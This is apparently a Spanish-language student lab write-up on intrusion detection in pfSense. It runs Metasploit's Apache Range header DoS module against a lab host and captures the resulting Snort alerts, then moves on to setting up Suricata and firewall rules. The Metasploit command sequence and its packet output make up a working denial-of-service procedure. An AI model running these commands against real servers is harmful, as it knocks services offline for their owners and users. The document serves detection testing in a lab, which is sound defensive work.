
Realizamos algun ataque con metasploit que lance una alerta en Snort con las reglas predefinidas, sean de VRT, GPL o de OpenAppID. Captura de pantalla de los logs generados por el ataque en snort.



```
sf6 auxiliary(scanner/ssh/ssh_login) > search apache_range

atching Modules
===============

   #  Name                               Disclosure Date  Rank    Check  Description
   -  ----                               ---------------  ----    -----  -----------
   0  auxiliary/dos/http/apache_range_dos  2011-08-19       normal  No     Apache Range Header DoS (Apache Killer)


nteract with a module by name or index. For example info 0, use 0 or use auxiliary/dos/http/apache_range_dos

sf6 auxiliary(scanner/ssh/ssh_login) > use 0
sf6 auxiliary(dos/http/apache_range_dos) > options

odule options (auxiliary/dos/http/apache_range_dos):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RLIMIT    50               yes       Number of requests to send
   RPORT     80               yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   THREADS   1                yes       The number of concurrent threads (max one per host)
   URI       /                yes       The request URI
   VHOST                      no        HTTP server virtual host


uxiliary action:

   Name  Description
   ----  -----------
   DOS   Trigger Denial of Service against target



iew the full module info with the info, or info -d command.
```



```
msf6 auxiliary(dos/http/apache_range_dos) > set rhosts 10.0.3.7
rhosts ⇒ 10.0.3.7
msf6 auxiliary(dos/http/apache_range_dos) > options

Module options (auxiliary/dos/http/apache_range_dos):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   10.0.3.7         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RLIMIT   5000             yes       Number of requests to send
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   THREADS  1                yes       The number of concurrent threads (max one per host)
   URI      /                yes       The request URI
   VHOST                     no        HTTP server virtual host


Auxiliary action:

   Name  Description
   ----  -----------
   DOS   Trigger Denial of Service against target



View the full module info with the info, or info -d command.

msf6 auxiliary(dos/http/apache_range_dos) > exploit

[*] Sending DoS packet 1 to 10.0.3.7:80
[*] Sending DoS packet 2 to 10.0.3.7:80
[*] Sending DoS packet 3 to 10.0.3.7:80
[*] Sending DoS packet 4 to 10.0.3.7:80
[*] Sending DoS packet 5 to 10.0.3.7:80
[*] Sending DoS packet 6 to 10.0.3.7:80
[*] Sending DoS packet 7 to 10.0.3.7:80
[*] Sending DoS packet 8 to 10.0.3.7:80
[*] Sending DoS packet 9 to 10.0.3.7:80
[*] Sending DoS packet 10 to 10.0.3.7:80
[*] Sending DoS packet 11 to 10.0.3.7:80
[*] Sending DoS packet 12 to 10.0.3.7:80
[*] Sending DoS packet 13 to 10.0.3.7:80
[*] Sending DoS packet 14 to 10.0.3.7:80
[*] Sending DoS packet 15 to 10.0.3.7:80
[*] Sending DoS packet 16 to 10.0.3.7:80
[*] Sending DoS packet 17 to 10.0.3.7:80
[*] Sending DoS packet 18 to 10.0.3.7:80
[*] Sending DoS packet 19 to 10.0.3.7:80
[*] Sending DoS packet 20 to 10.0.3.7:80
[*] Sending DoS packet 21 to 10.0.3.7:80
```



Alert Log View Filter


Most Recent 250 Entries from Active Log

Date	Action	Pri	Proto	Class	Source IP	SPort	Destination IP	DPort	GID:SID	Description
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	41893	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	44581	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	45339	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	36877	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	37425	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	40903	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	39967	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	46709	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	37079	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	39307	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:32	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	35819	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16 22:57:31	⚠	3	TCP	Unknown Traffic	10.0.3.5 🔍 ⊞	43133	10.0.3.7 🔍 ⊞	80	119:37 ⊞ ✖	(http_inspect) RANGE FIELD PRESENT IN NON GET METHOD
2023-02-16	⚠	3	TCP	Unknown	10.0.3.5	38247	10.0.3.7	80	119:37	(http_inspect) RANGE FIELD PRESENT IN NON GET

IPS

Mismo caso que el anterior pero realizando la monitorización con Suricata

Deshabilitar snort en el interfaz.




Services / Snort / Interfaces

Interface Settings Overview

	Interface	Snort Status	Pattern Match	Blocking Mode	Description	Actions
□	WAN (em0)	☒ ▶	AC-BNFA	LEGACY MODE	WAN	
□	LAN (em1)	☒ ▶	AC-BNFA	DISABLED	LAN	

Instalar y configurar Suricata.




Services / Suricata

Interface Settings Overview

	Interface	Suricata Status	Pattern Match	Blocking Mode	Description	Actions
□	WAN (em0)	✓	AUTO	DISABLED	WAN	
□	LAN (em1)	✓	AUTO	DISABLED	LAN	

Actualizar las reglas.




Firewall / Rules / LAN

Floating | WAN | LAN

Rules (Drag to Change Order)

□		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	✓	0 /2.76 MiB	*	*	*	LAN Address	443 80	*	*		Anti-Lockout Rule	
□	✗	0 /0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	80 (HTTP)	*	none		Block kali port 80	
□	✓	0 /0 B	IPv4 TCP	10.0.3.5	*	10.0.3.7	22 (SSH)	*	none		Kali pass port 22	
□	✗	0 /87 KiB	IPv4 TCP	*	*	*	*	*	none		Block LAN TCP	
□	✓	0 /2 KiB	IPv4 *	LAN net	*	*	*	*	none		Default allow LAN to any rule	
□	✓	0 /0 B	IPv6 *	LAN net	*	*	*	*	none		Default allow LAN IPv6 to any rule	


Añadimos el interfaz que queremos monitorizar y lo activamos


Services / Suricata

Interface Settings Overview

